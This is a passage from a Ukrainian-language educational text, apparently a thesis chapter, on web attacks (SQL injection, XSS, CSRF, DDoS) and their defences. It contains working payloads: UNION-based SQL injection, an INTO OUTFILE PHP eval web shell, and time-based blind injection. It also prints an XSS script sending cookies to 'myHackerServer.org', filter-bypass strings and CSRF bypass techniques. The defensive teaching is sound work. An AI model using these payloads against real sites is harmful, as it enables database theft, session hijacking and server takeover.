Видів та кращих практик виконати SQL-ін’єкцію безліч як можливо затвердити. Розглянемо на практиці як це виглядає використовуючи вже відомі методи. Будемо використовувати приклад що був вже описаний вище, коли перевірялось вразливість веб додатку до атаки. Отже, в нас є домен news.ua/?id =1 де ми знаємо, що id це вразливий до ін’єкції параметр. Додамо з’єднувальний запит за допомогою конутрукції UNION(рис. 1.5). Фінальний запит буде виглядати так: SELECT * FROM news WHERE id=1 UNION SELECT 1. Цифра 1 відповідє першій колонці. Але в результаті ми отримаємо помилку про те, що для

роботи з об'єднанням запитів, нам потрібно однакову кількість полів (Query Error: Error: ER_WRONG_NUMBER_OF_COLUMNS_IN_SELECT: The used SELECT statements have a different number of columns). Таке повідомлення є логічним, оскільки ми повинні приєднати стільки ж колонок скільки вибирає основний запит.




Рис. 1.5. Запит за допомогою конутрукції UNION

Завдання тепер дізнатись кількість колонок які вибираються у головному запиті. Оскільки таких колонок може бути 20 чи навіть 40, для цього можливо використати перевірений метод за допомогою конструкції GROUP BY або OREDER BY. Додамо GROUP BY до запиту щоб його фінальний вигляд був таким: SELECT * FROM news WHERE id=1 GROUP BY 3. Якщо помилку не видало отже колонок точно дві. Теперь для прикладу зробимо такий запит : SELECT * FROM news WHERE id=1 GROUP BY 6. Видало помилку, що такою колонки не існує. Можемо зробити висновок, що колонок менш ніж 6. Таким чином дізнаємося кількість колонок, нехай їх буде 4 для прикладу.

Тепер можемо сформувати запит який вже не буде виводити помилки. Його вигляд такий: SELECT * FROM news WHERE id=-1 UNION SELECT 1,2,3,4; Значення id=-1 використовується щоб не виводити перший запис з основного запиту. Припустимо що відомо про таблицю під назвою users дедуктивним методом. Таблиця складається за полів id, name, password. Це дуже просто припустити, тому що зазвичай таблицю з користувачами створюють подібним чином. Фінальний результат спотвореного запиту буде як на рис.1.6. Сам запит в SQL виглядає так: SELECT * FROM news WHERE id=-1 UNION SELECT name, 2, password, 4 FROM users.

Рис. 1.6 Фінальний вигляд SQL-ін’єкції в адресному рядку

Завдяки таким атакам можливо навіть виконувати деякі команди на сервері використовуючи INTO OUTFILE та LOAD_FILE.Єдине виключення у БД повинні бути права FILE_PRIV для запису та читання файлів. Алгоритм є таким: спочатку створюємо файл виконуючи запит test.ua?user=-1' UNION SELECT 1,2,3,4,5 INTO OUTFILE 'shell.php' --%20. Після цього файл запишеться. Далі виконаємо наступний запит: test.ua?user=-1' UNION SELECT 1,'<?php eval($_GET[1]) ?>',3,4,5 INTO OUTFILE 'shell.php' --%20. Eval – це функція яка дозволяє виконувати рядок як код. Отже всі серверні команди та валідний код буде виконаний всередіні цієї функції. Можливості хакера в такій ситуації майже безмежні. Далі щоб получити зміст записаного файлу, виконуємо запит: test.ua?user=-1' UNION SELECT 1,LOAD_FILE('shell.php'),3,4,5 --%20.

Більш інформативним може бути використання спеціальної бази даних яка містить в собі інформацію про інші таблиці. Таку базу містить майже кожна СУБД, але назви можуть бути різними. Тому щоб дізнатися таку іноформацію, треба виконати сліпу ін’єкцію. Приклад запиту може бути таким: SELECT ? FROM ? WHERE ? LIKE '%someword' AND 1 = SLEEP(2) -- %';. Після виконання запиту до сервера відповідь буде віддана тільки через 2 секунди, завдяки функції SLEEP. Оскільки функція SLEEP точно належить наприклад до MySQL то ми можемо зробити висновок, що СУБД містить в собі базу під назвоню information_schema що властиво для MySQL. А в цій базі в свою чергу э таблиця під назвою tables, яка містить всю інформацію про всі таблиці в СУБД. Після всіх дій які виконувались вище можливо представити такий запит: SELECT ? ? ? FROM ? WHERE ? LIKE '%someword' UNION (SELECT table_name, table_shema, 3 FROM information_shema.tables); -- %'. На рисунку 1.7 зображно приблизний варіант результату запиту.

```
mysql> select * from information_schema.tables where table_schema='sakila';
+---------------+--------------+----------------------------+------------+--------+-
| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME                 | TABLE_TYPE | ENGINE |
+---------------+--------------+----------------------------+------------+--------+-
| def           | sakila       | actor                      | BASE TABLE | InnoDB |
| def           | sakila       | actor_info                 | VIEW       | NULL   |
| def           | sakila       | address                    | BASE TABLE | InnoDB |
| def           | sakila       | category                   | BASE TABLE | InnoDB |
| def           | sakila       | city                       | BASE TABLE | InnoDB |
| def           | sakila       | country                    | BASE TABLE | InnoDB |
| def           | sakila       | customer                   | BASE TABLE | InnoDB |
| def           | sakila       | customer_list              | VIEW       | NULL   |
| def           | sakila       | film                       | BASE TABLE | InnoDB |
| def           | sakila       | film_actor                 | BASE TABLE | InnoDB |
| def           | sakila       | film_category              | BASE TABLE | InnoDB |
| def           | sakila       | film_list                  | VIEW       | NULL   |
| def           | sakila       | film_text                  | BASE TABLE | MyISAM |
| def           | sakila       | inventory                  | BASE TABLE | InnoDB |
| def           | sakila       | language                   | BASE TABLE | InnoDB |
| def           | sakila       | nicer_but_slower_film_list | VIEW       | NULL   |
| def           | sakila       | payment                    | BASE TABLE | InnoDB |
| def           | sakila       | rental                     | BASE TABLE | InnoDB |
| def           | sakila       | sales_by_film_category     | VIEW       | NULL   |
| def           | sakila       | sales_by_store             | VIEW       | NULL   |
| def           | sakila       | staff                      | BASE TABLE | InnoDB |
| def           | sakila       | staff_list                 | VIEW       | NULL   |
| def           | sakila       | store                      | BASE TABLE | InnoDB |
+---------------+--------------+----------------------------+------------+--------+-
23 rows in set (0.04 sec)
```

Рис. 1.7. Результат запиту до information_shema.tables

За результатами аналізу можемо зробити висновок, що SQL-ін’єкція є найбільш вагомою атакою на веб-додаток. Оскільки вона дає доступ до сховища персональних даних. Така вразливість є надзвичайно цінною для зловмисника. Тому очевидно що існують методи захисту від цього типу загроз. Але нажаль, не все так просто і до недавнього часу більша частина веб-додатків не могли нормально реалізувати захист через нерозуміння використаних методів.

По-перше, як вже зазначалось, основна проблема в тому що вхідні дані від користувача не правильно перевіряються, або не перевіряються зовсім. Всі дані від користувача повинні валідуватись та санітазуватись. Перевіряти треба все: числа, рядки, дати, дані в спеціальних форматах. Це основне правило проектування захисту веб-додатку. У випадку даних які потрапляють у запит вони повинні відлягати процесу екранування та преведння типів. У мові програмування PHP, яка зазвичай застосовується для написання серверних сценаріїв, наприклад, існують функції для екранування символа одинарної лапки (‘) завдяки якою можна виконати ін’єкцію. Екранування додає символ зворотнього слешу (\) перед лапкою, а отже вона не буде враховуватись синтаксисом мови SQL. За екранування відповідають функції addslashes() та mysql_real_escape_string(). Також існує можливість увімкненя режиму “magic

quotes” який сам буде екранувати лапки в рядку. Основна ідея полягає в тому, що якщо позиція параметрів явно задана, то можна абсолютно безпечно передавати SQL-запити базі даних, виключаючи можливість для параметрів самим стати SQL-виразами (в тому числі шкідливими). Варто зауважити, що інші механізми, такі як використання примусового приведення типів (наприклад, за допомогою функції intval()) в зв'язці з екрануванням рядків такими функціями, як mysql_real_escape_string () або addslashes (), не є абсолютно безпечними. Проблема в тому, що існують деякі варіанти для їх обходу, наприклад змінення кодування, а отже, до їх використання необхідно підходити з максимальною увагою. Більш того саме розуміння процессу екранування ніяк не відноситься до захисту інофрмації, тому веб-додатки в яких реалізовані вищеперераховані методи недостатньо захищенні.

Тому найкращим варіантом захисту від ін’єкції наразі є:

- підстановка даних в запит тільки через плейсхолдери
- ідентифікатори і ключові слова підставляються тільки з білого списку, прописаного в коді

Функціонал плейсхолдерів означає, що кожні введені дані проходять особливу перевірку та підставляються у кінцевий запит. Приклад запиту с плейсхолдерами: “SELECT * FROM table WHERE id > 1? LIMIT 2?”. Де 1? і 2? Це і є плейсхолдери які треба замінити вхідними даними. Завдяки реалізації такого функціоналу код стає коротшим, читабельним, структурованим та більш захищенним. І найголовніше, дані обробляються саме там де потрібно. Це дуже важливий момент, який багато хто не розуміє при проектуванні коду. В результаті форматування та перевірка даних розкидані по всьому коду. Для правильної реалізації треба використовувати PDO класс, що є ООП обгорткою для конектора бази даних. До речі використання старих функціональних методів підключення та роботи з базою вже давно застарілі. На початку клас PDO був не досконалим. Не вистачало деяких корисних плейсхолдерів, наприклад для

конструкції IN(), недостатньо важливих функцій, деяки проблеми з продуктивністю. Але це все можливо було дописати розробником, та й наразі все недоліки вже усунуті в нових версіях. Реалізація прикладу коду можна побачити на рис. 1.8. Важливе зауваження: підстановка даних через плейсхолдери повинна проводитися завжди, незалежно від джерела даних або будь-яких було інших умов.

```php
<?php

$db = new PDO( dsn: 'local', username: 'test',  passwd: 'test');

// використання плейсхолдеру
$stmt = $db->prepare( statement: "SELECT * FROM Test where name LIKE ?");
$stmt->execute(array("%{$_GET['name']}%"));
$data = $stmt->fetchAll();
```

Рис. 1.8. Приклад реалізації плейсхолдерів через PDO

Білі списки ще одна дуже важлива річ у захисті від ін’єкцій. Переважна більшість статей в інтернеті, присвячених ін'єкцій, абсолютно втрачають цей момент. Але реальність така, що в ній ми стикаємося з необхідністю підставляти в запит не тільки дані, але і інші елементи - ідентифікатори (імена полів і таблиць) і навіть елементи синтаксису, ключові слова. Нехай навіть такі незначні, як “DESC” або “ASC”, але вимоги до безпеки таких підстановок все одно повинні бути не менш суворими. Візьмемо наприклад сортування таблиці в панелі у користувача. Це означає що він буде передавати назву поля для сортування разом із напрямом сортування. Підставляти їх в запит безпосередньо - гарантована ін'єкція. Звичні методи форматування тут не допоможуть. Підготовлені вираження ні з ідентифікаторами, ні з ключовими словами не приведуть ні до чого, крім повідомлення про помилку. Єдине рішення - білий список.

Суть методу полягає в тому, що всі можливі варіанти вибору повинні бути жорстко прописані в нашому коді, і в запит повинні потрапляти тільки

вони, на підставі призначеного для користувача введення. Реалізація такого коду зображена на рисунку 1.9.

```php
$order   = isset($_GET['order']) ? $_GET['order'] : '';
$sort    = isset($_GET['sort'])  ? $_GET['sort']  : '';

$allowed = array("name", "price", "qty"); //перераховуємо варіанти
$key     = array_search($sort, $allowed); // шукаємо чи відповідають введені дані білому списку
$orderBy = $allowed[$key] ?? "name"; // додаємо параметр, або підставляємо за умовчуванням
$order   = ($order == 'DESC') ? 'DESC' : 'ASC'; // направлення сортування
$query   = "SELECT * FROM `table` ORDER BY $orderBy $order"; //запит 100% безпечен
```

Рис. 1.9. Реалізація білого списку

Отже, потрібно завжди дбати про захист такої важливою складової будь-якого веб проекту як база даних. Її захист повинен стояти як першочергова задача. Треба зауважити, що хакери будуть використовувати автоматизовні утиліти такі як SQLmap, щоб проаналізувати сайт на знаходження вразливості ін’єкції та виконувати автоматизовані дії.

1.5 XSS атаки

Інша одна з більш поширених загроз для веб-дотаків є XSS атака. XSS (міжсайтовий скриптинг) - один з різновидів атак на веб-системи, яка займається впровадження шкідливого коду на певну сторінку сайту з подальшою взаємодією цього коду з віддаленим сервером зловмисників при відкритті сторінки користувачем. Термін з англійської розшифровується як Cross-Site Scripting, але при цьому отримав абревіатуру XSS, щоб не було плутанини з CSS (каскадні таблиці стилів). Згідно OWASP, XSS знаходиться на третьому місці в рейтингу ключових ризиків веб-додатків. Довгий час програмісти не приділяли належної уваги цьому ризику, не вважаючи їх небезпечними. Однак ця думка є помилкова. На сторінці або в HTTP-Cookie можуть бути вельми вразливі дані, наприклад, ідентифікатор сесії адміністратора або номера платіжних карток. Міжсайтовий скриптинг може бути виконаний також для проведення DoS-атаки. XSS вразливості зареєстровані і використовуються з середини 1990-х років.

Відомі сайти, які постраждали в минулому, включають такі сайти соціальних мереж, як Twitter, ВКонтакте, MySpace, YouTube, Facebook та ін.

Основна мета міжсайтового скриптинга - крадіжка cookies користувачів за допомогою вбудованого на сторінці скрипта з подальшою вибіркою необхідних даних і використанням їх для наступних атак і зломів. Зловмисник здійснює атаку користувачів не безпосередньо, а з використанням вразливостей веб-сайту, який відвідують жертви. На такому сайті спеціально впроваджений JavaScript код. В браузері у користувачів цей код відображається як єдина частина сайту. При цьому відвідуваний ресурс за фактом є співучасником XSS-атаки.

Якщо порівнювати з SQL-ін'єкціями, то XSS безпечний для сервера, але несе загрозу для користувачів шкідливого ресурсу або сторінки. Як вже наголошувалось, якщо до зловмисника потраплять cookies адміністратора, можна отримати доступ до панелі управління сайтом і його вмісту.

Запуск шкідливого коду JavaScript можливий тільки в браузері жертви, тому сайт, на який зайде користувач, повинен мати вразливість до XSS. Для здійснення атаки зловмисник спочатку перевіряє ресурси на наявність вразливостей до XSS, використовуючи автоматизовані скрипти або ручний режим пошуку. Зазвичай це стандартні форми, які можуть відправляти і приймати запити (коментарі, пошук, зворотний зв'язок). Тобто, перевіряючи форму за формою, або GET параметри в адресному рядку, є великі шанси знайти подібну вразливість. Наприклад, існує сторінка «Пошук» на сайті. Для перевірки вразливості XSS досить ввести запит: “<script>alert("cookie: "+document.cookie)</script>”. В HTML розмітці можливо писати JavaScript код усередені парного тегу “<script></script>”. Alert – це вбудована JavaScript функція, яка дозволяє визивати спливаюче вікно в браузері та передавати туди повідомлення аргументом. Глобальна змінна document.cookie вже дає доступ до Cookie(збережені дані кожного веб-сайту для даного клієнта, до яких має доступ сервер). Якщо на екрані з'явиться повідомлення, значить ви виявили пролом в безпеці. В іншому випадку система відобразить вам сторінку з результатами

пошуку, що може говорити про те що сайт надійно захищений. Основні популярні CMS вже давно позбулися подібних проблем, але через можливість розширення функціоналу за рахунок модулів і плагінів, що створюються сторонніми розробниками, шанси на використання вразливостей XSS зростають в рази, особливо в Joomla, DLE, Bitrix, Wordpress. Найчастіше XSS-уразливість перевіряються в браузері Internet Explorer. Отже, якщо дані попадають до розмітки HTML без заходів безпеки під час рендернегу сторінки на сервері, то XSS атака гарантована.

Класифікують XSS атаки таким чином:

1. Відбиті (непостійні). Атака, заснована на відображені уразливості та на сьогоднішній день є найпоширенішою XSS-атакою. Ці вразливості з'являються, коли дані, надані веб-клієнтом, найчастіше в параметрах HTTP-запиту або у формі HTML, виконуються безпосередньо серверними скриптами для синтаксичного аналізу і відображення сторінки результатів для цього клієнта без належної обробки. Наприклад, наступний запит зможе виконати зловмисний код:“http://example.com/search.php?q=<script>IwantToStealCookies();</script>”. Відображена XSS-атака спрацьовує, коли користувач переходить по спеціально підготовленому посиланню. Якщо сайт не екранує кутові дужки, перетворюючи їх в спеціальні символи «<» та «>», отримаємо успішно виконаний скрипт на сторінці результатів пошуку. Такий варіант часто використовується якщо в ході роботи хакера використовується розсилка на електронну пошту. Жертва просто переходить за посиланням і її cookie сесії переходят до зловмисника.

2. Хранимі (постійні). Один з найнебезпечніших типів вразливостей, так як дозволяє зловмисникові отримувати дані жертв на постійній основі, а також модифікувати шкідливий в будь-який момент. Кожен раз при зверненні до сайту виконується заздалегідь завантажений код, який працює в автоматичному режимі. Таким вразливостям схильні форуми, портали, блоги, вікі де присутня можливість коментування або написання блогів чи статтей з використанням HTML розмітки, для повноти оформлення тексту, без будь-яких обмежень.

Шкідливі скрипти з легкістю можуть бути вбудовані як в текст, так і в теги “<img>”, “<table>”, “<b>”.

За способом впливу XSS атаки класифікуються як:

1. Активні, коли зловмисникові немає необхідності заманювати жертву по спеціальному посиланню, йому досить впровадити код в базу дані якої потім будуть відображенні в HTML розмітці. Таким чином, всі відвідувачі сайту автоматично стають жертвами без жодних дій або виконуючи деякі дії, як наприклад наведння курсору на текст великого розміру. Тому, не варто довіряти даним, що зберігаються в БД, навіть якщо при вставці вони були оброблені. Тимпаче як вже було зазначено вище, на форумах, блогах або вікі дозволено використовувати HTML теги для форматування тектсу, а отже є шанс що їх зовсім не будуть перевіряти.

2. Пасивні, коли потрібна соціальна інженерія, наприклад, важливий лист від адміністрації сайту з проханням перевірити налаштування свого облікового запису, після відновлення. Відповідно, потрібно знати адресу жертви або просто влаштувати спам-розсилку або розмістити пост на якомусь форумі, та ще й не факт що жертви виявляться наївними і перейдуть по вашому посиланню. В цьому випадку можливо ускладнити посилання, скоротивши його спеціальними сервісами або закодувати.

Приклад реалізації реального коду який може вкрасти дані сесії зображено на рисунку 1.10. Завдяки цьому невиликому сценарію можливо відправити необхідну інформацію на сторонній сервер.

```
<script>
    img = new Image();
    img.src = "http://myHackerServer.org/index.php?"+document.cookie;
</script>
```

Рис. 1.10. Приклад реалізації робочого коду для вкрадення cookie

Отже, ця загроза не менш важлива, тому треба витратити додатковий час для впровадження найкращих практик щодо захисту веб-додатку. Тому що, якщо зловминсник буде мати доступ до адмін панелі, то його можливості занадто великі. По-перше, треба продумати адмін панель таким чином, щоб найважливіші дії, наприклад, зміна паролю, підтверждувались додатковою аутентифікацією. По-друге, щоб час сесії був обмеженний, щоб при наступному логіні згенерувався новий ідентифікатор сесії. Але це лише вже є аксіома при проектуванні. Також, неможливо запитувати пароль при виконанні кожної дії, оскільки інтрументом буде важко користуватись. Тому існують деякі основні правила захисту від XSS атак:

1. Використання екранування вхідних та вихідних даних. Моживо застосовувати вбудовані функції для очищення коду від шкідливих скриптів. До них відносяться такі функції як htmlspecialchars(), htmlentities() и strip_tags(). Якщо фільтри самописні то не варто забувати про досвідчених хакерів які можуть використовувати вкладенні конструкції як наприклад “<sc<script>ript>alert()</sc</script>ript>” або “>>>><<script” які бувають дуже вразливими до фільтру. Також рекомендується використовувати спеціальні бібліотеки, побудовані на основі вбудованих функцій і фільтрів. Як приклад можна привести OWASP Enterprise Security API (ESAPI), HTML Purifier, Reform, ModSecurity.

2. Використання підходу «білі списки». Підхід працює за принципом «що не дозволено, те заборонено». Це стандартний механізм валідації полів для перевірки всіх вхідних даних, включаючи заголовки, кукі, рядки запитів, приховані поля, а також довжина полів форм, їх тип, синтаксис, допустимі символи та інші правила, перш ніж прийняти дані, які будуть збережені і відображені на сайті. Наприклад, якщо в полі потрібно вказати прізвище, Вам потрібно включити тільки букви, дефіс і прогалини. Якщо відхилити все інше, то прізвище д'Арк буде відхилена - краще відхилити достовірну інформацію, ніж прийняти шкідливі дані.

3. Вказання кодування на кожній веб-сторінці. Для кожної веб-сторінки необхідно вказувати кодування (наприклад, ISO-8859-1 або UTF-8) до будь-яких користувальницьких полів. Якщо в http-заголовку або в метатегах кодування не вказано, браузер намагається сам визначити кодування сторінки. Стандарт HTML 5 не рекомендує використовувати такі кодування, які включають JIS_C6226-1983, JIS_X0212-1990, HZ-GB-2312, JOHAB, а також кодування, засновані на ISO-2022 і EBCDIC. Крім того, веб-розробники не повинні використовувати CESU-8, UTF-7, BOCU-1 і кодування SCSU. Ці кодування ніколи не призначалися для веб-контенту . У разі якщо тег розташований до тега і заповнюється даними користувачів, зловмисник може вставити шкідливий html-код в кодуванні UTF-7, обійшовши, таким чином, фільтрацію таких символів, як '<' і ' '".

4. Встановлення прапору HttpOnly. Цей Прапор робить клієнтські кукі недоступними через мови сценаріїв, такі як JavaScript, що здається вирішує всі проблеми. Існує дві функції для встановлення цього прапору в мові програмування PHP: session_set_cookie_params() та setcookie(). Ці функція підтримується останніми версіями поширених браузерів. Однак старі версії деяких браузерів через XMLHttpRequest і інші потужні браузерні технології забезпечують доступ для читання HTTP-заголовків, в тому числі і заголовка Set-Cookie, в якому встановлений прапор HttpOnly.

5. Використання Content Security Policy (CSP). Це заголовок, який дозволяє в явному вигляді оголосити «білий список» джерел, з яких можна довантажувати різні дані, наприклад, JS, CSS, зображення та ін. Навіть якщо зловмисникові вдасться впровадити скрипт в веб-сторінку, він не виконається, якщо не буде відповідати дозволеному списку джерел. Для того щоб скористатися CSP, веб-додаток повинен через HTTP-заголовок «Content-Security-Policy» посилати політику браузеру. З позиції веб-розробника правильно розгорнути CSP на своєму ресурсі досить проблематично, так як окрему політику необхідно встановлювати для кожної сторінки сайту.

6. Регулярне проводення аналіз безпеки коду і тестування на проникнення. Використання як ручного, так і автоматизованого підходу. Такі інструменти як Nessus, Nikto і OWASP Zed Attack Proxy допоможуть виявити вразливості XSS у веб-додатку.

Мало написати стійкий до атак фільтр, необхідно періодично проводити лекції з співробітниками про правила користування інтернетом і розповідати про можливі атаки хакерів. Користувачам рекомендується регулярно оновлювати браузер до нової версії і використовувати для них розширення, наприклад, NoScript.

1.6 CRSF атаки

Наступний вид атаки містить в собі частину XSS атак та фішингових сторінок. CSRF (Cross-Site Request Forgery, також XSRF) - небезпечна атака, яка призводить до того, що хакер може виконати на на підготовленому сайті багато різних дій від імені інших, зареєстрованих відвідувачів. Якщо жертва заходить на сайт, створений зловмисником, від її особи таємно відправляється запит на інший сервер (наприклад, на сервер платіжної системи, де він авторизований), який здійснює якусь шкідливу операцію (наприклад, переказ грошей на рахунок зловмисника). Основне застосування CSRF - змушення виконання будь-яких дій на уразливому сайті від імені жертви (зміна пароля, секретного питання для відновлення пароля, пошти, додавання адміністратора і т. д.). Також за допомогою CSRF можлива експлуатація відбитих XSS, виявлених на іншому сервері. Тому ці дві можуть бути реалізовані у зв'язці.

Основна сила таких атак полягає в роботі браузера разом з cookies. Cookies - це невеликий фрагмент даних, який веб-сервер відправляє клієнту у вигляді ключ та значення в HTTP-заголовку с назвою «Set-Cookie». Браузер зберігає ці дані на комп'ютері користувача, і кожен раз при необхідності посилає цей фрагмент данних веб-сервера в складі HTTP-запиту всередині HTTP-заголовку з назвою «Cookie». Справа в тому, що багато веб-додатків використовують cookies

для управління сесією користувача. Браузер влаштований так, що, якщо у нього є кукі користувача для даного домена, він їх автоматично відправляє разом з HTTP-запитом.

Сама атака детальніше працює наступним чином. Припустимо, у веб-додатку є можливість змінювати адресу доставки користувача, та воно очевидно використовує функціонал cookie для управління сесією. Також є деяка HTML-форма, яку користувач повинен заповнити: ввести адресу і натиснути кнопку «Зберегти». В результаті на сервер відпарвиться POST-запит з HTML-формою. Браузер автоматично підставить туди сесійні куки користувача. Бекенд, коли отримає такий запит, подивиться, що є така сесія, це легітимний користувач, і змінить йому адресу доставки. Проаналізувавши сайт, та користувачів зловмисник може на своєму сайті crsf.com розмістити таку HTML-сторінку, яка насправді буде одразу відправляти HTML-форму на сайт example.com з передстановленими даними зловмисника. Так як браузер автоматично вставляє кукі користувача в HTTP-запит, то бекенд просто не зрозуміє, чи є даний запит легітимним. Сервер не відрізнить чи заповнення форми відбулось користувачем, або це CSRF-атака і поміняє адресу доставки для користувача на значення, яке вигідно для атакуючого. Але звичайно задля вдалої атаки хакеру потрібно відправити спам розсилку потрібним людям використовуючи методи соціальної інженерії. Також, таку атаку можливо проводити через так звані AJAX запити до серверу(запити без перезагрузки сторінки).

Про такі типи атак відомо ще з 2001 року, коли їх почали активно використовувати. Жертвами таких атак в період 2008-2012 роках стали такі величезні веб-ресурси як: YouTube, Vimeo, The New York Times.

У проекті Open Web Application Security Project (OWASP) Топ десять, який містить 10 найбільш критичних вразливостей у веб-додатках, в 2010 році CSRF-вразливості знаходилися на 5 місці. Потім розробники почали імплементувати різні варіанти захисту і вже в 2013 році CSRF вразливості змістилися на восьму позицію. У список за 2017 рік CSRF вразливості взагалі не увійшли, тому що

нібито за статистикою зараз при penetration-тестуванні вони знаходяться тільки у вісьми відсотків випадків. У класифікації Bugcrowd VRT (Vulnerability Rating Taxonomy) Application-wide CSRF вразливості мають рейтинг severity P2 (High). Вище тільки severity critical, тобто це досить серйозні вразливості.

Роздивимось варіанти захисту від подібної атаки:

1. CSRF token – це спеціальний, унікальний і високоентропійний токен токен який генерується для кожної користувальницької сесії. Токен вставляється в DOM HTML сторінки або віддається користувачеві через application interface (API). Користувач з кожним запитом, пов'язаним з будь-якими змінами, повинен відправити токен в параметрі або в HTTP-заголовку запиту. Очевидно, що атакуючий не знає цього токену, який до цього ж, постійно змінюється.

2. Double Submit Cookie – це також високоентропійний токен який працює за схожим алгоритмом. Знову генерується унікальний токен для кожної користувальницької сесії, але він поміщається в кукі. Користувач повинен в запиті передати однакові значення в куках і в параметрі запиту. Якщо ці два значення збігаються в куках і в параметрі, то вважається, що це легітимний запит.

3. Content-Type based protection. Користувач повинен відправити запит з певним заголовком “Content-Type”, наприклад, “application / json”. Так як в браузері через HTML форму або XHR API неможливо відправити довільний “Content-Type cross-origin”, то класична CSRF-атака знову не працює. Тут на допомогу приходить Cross-Origin Resource Sharing (CORS), який не дозволяє робити кросс доменні запити з “Content-type” відмінного від “multipart/form-data”. Тому все частіше запроси через API робляться у форматі JSON.

4. Referrer-based protection. Користувач повинен відправити запит з певним значенням заголовка Referer. Бекенд його перевіряє, якщо він невірний, то вважається, що це CSRF-атака. Так як браузер не може відправити довільний Referer через HTML форму або XHR API, то класична CSRF-атака не працює.

5. SameSite Cookies - це нова технологія, яка розроблена для захиститу від CSRF. В даний момент вона працює тільки в двох браузерах (Chrome, Opera).У кукі встановлюється додатковий атрибут - samesite, який може мати два значення: lax або strict. Ідея технології в тому, що браузер не відправляє куки і якщо запит здійснюється з іншого домену, наприклад, з сайту атакуючого. Таким чином це знову захищає від класичної CSRF-атаки.

На жаль тим чи іншим чином, багато з цих методів захисту можливо обійти. По-перше якщо сайт вразливий до XSS атак, то це автоматично робить його вразливим до CSRF, і від цього складно захиститися. По-друге існує ціла низка обходів як, наприклад, Dangling markup, яка дозволяє вкрасти форму за сайту разом з токеном чи баги та вразливості браузерів які дозволяють обійти CORS захист. Деякі з них складно реалізувати, деякі не використовуються більше. Повний список варіантів обходу захисту зображено на рис. 1.11.

	CSRF Tokens	Double Submit Cookie	CT-based	Referer-based	SameSite Cookies
XSS	All	All	All	All	All
Dangling markup	All	-	-	-	All*
Subdomain issues	All	All	All	-	All*
Cookie Injection	-	All	-	-	All*
Change CT	-	-	All	-	All*
Non-simple CT	-	-	All with Flash plugin, IE11/FF ESR with Pdf plugin	-	All*
Bad Pdf	IE11/FF ESR with Pdf plugin	-	IE11/FF ESR with Pdf plugin	-	All*
Spoof Referer	-	-	-	IE11/FF ESR with Pdf plugin, Edge	All*

All – works for all browsers
All* – All browsers except browsers that support SameSite Cookies (Chrome & Opera)

Рис. 1.11. Таблиця варіантів обходу захисту проти CSRF атак

Отже, найбільш радикальний та швидкий працюючий варіант захиститися від CSRF-атак - це позбутись кукісів та використовувати header з токенами. Така архітектура вже як 3 роки практикується в сучасних веб-додатках з використанням нових JavaScript та backend фреймворків. Але якщо складно відмовитись від старого підходу на вже працюючому сайті треба моделювати загрози і перевіряти реалізацію CSRF-захисту (див. рис. 1.11) та імплементувати

SameSite Cookies. Зараз тільки два браузера підтримують таку технологію, але в подальшому, напевно, їх буде більше.

1.7 DDoS атаки

Ефективний спосіб переманити відвідувачів з сайтів конкурентів це проведення DDoS-атаки. Основною задачею таких атак є відрізання можливості безперервної роботи онлайн-бізнесу, що призводить до великих збитків та падіння рейтингу. Поки сайт вирішує проблему і недоступний – клієнт йде до конкурентів.

DDoS або Distributed Denial of Service перекладаэться як «відмова в обслуговуванні». Головним завданням хакера є перевантаження сайту для його подальшого повільного функціонування або навіть повною недоступності звичайним клієнтам. DDoS це втручання в систему одразу тисячі пристроїв настроєних на гальмування сайту. Чим більша кількість пристроїв тим більш успішний результат. Особливої категорії пристроїв які можуть брати участь в атаці немає, тому це можуть бути звичайні смартфони, смарт-годинники, побутова техніка, планшети, та звичайно домашній персональний комп’ютер. Проте необхідна велика кількість пристроїв, що дуже незручно у виконанні, тому простіше управляти комп’ютерами інших людей здалеку, дистанційно.

Щоб захопити пристрій користувача зловмиснику спочатку треба занести туди спеціальний вірус або руткіт, який буде підтримувати зв’язок зі станцією керування(комп’ютер хакера). Вірус може потрапити до комп’ютера жертви через спам, або коли користувач встановлюю неліцензійний софт при цьому у нього не встановлений антивірус. Такий вірус дуже важко виявити без спеціального ПО, оскільки він маскується під корисну програму та запускається при запуску системи. Комп’ютер який став жертвою для DoS атаки називається “bot” або “зомбі”. Мережа із таких комп'ютерів називається “BotNet”. Комп’ютери боти спілкуються між собою та станцією керування зазвичай через

Internet Relay Chat (IRC) протокол. Схема мережі BotNet зображена на рисунку 1.12.




Рис. 1.12. Схема мережі BotNet

Виділяють дві категорії DDoS-атак: атаки які здійснюються на мережу та програмну частину серверу. Для атаки на мереживну частину хакеру необхідно перевантажити канал зв’язку сервера. В разі перевищення нормованої кількості даних, сервер не опрацьовує їх вчасно і як результат частина відвідувачів втрачає можливість відкрити сайт. На прикладі уявимо, що сервер може прийняти 1 Гб трафіку або 10 000 користувачів в один час. Тоді завдання хакера перевищити цю кількість якомога довше і тоді справжні користувачі не матимуть змоги потрапити на сайт.

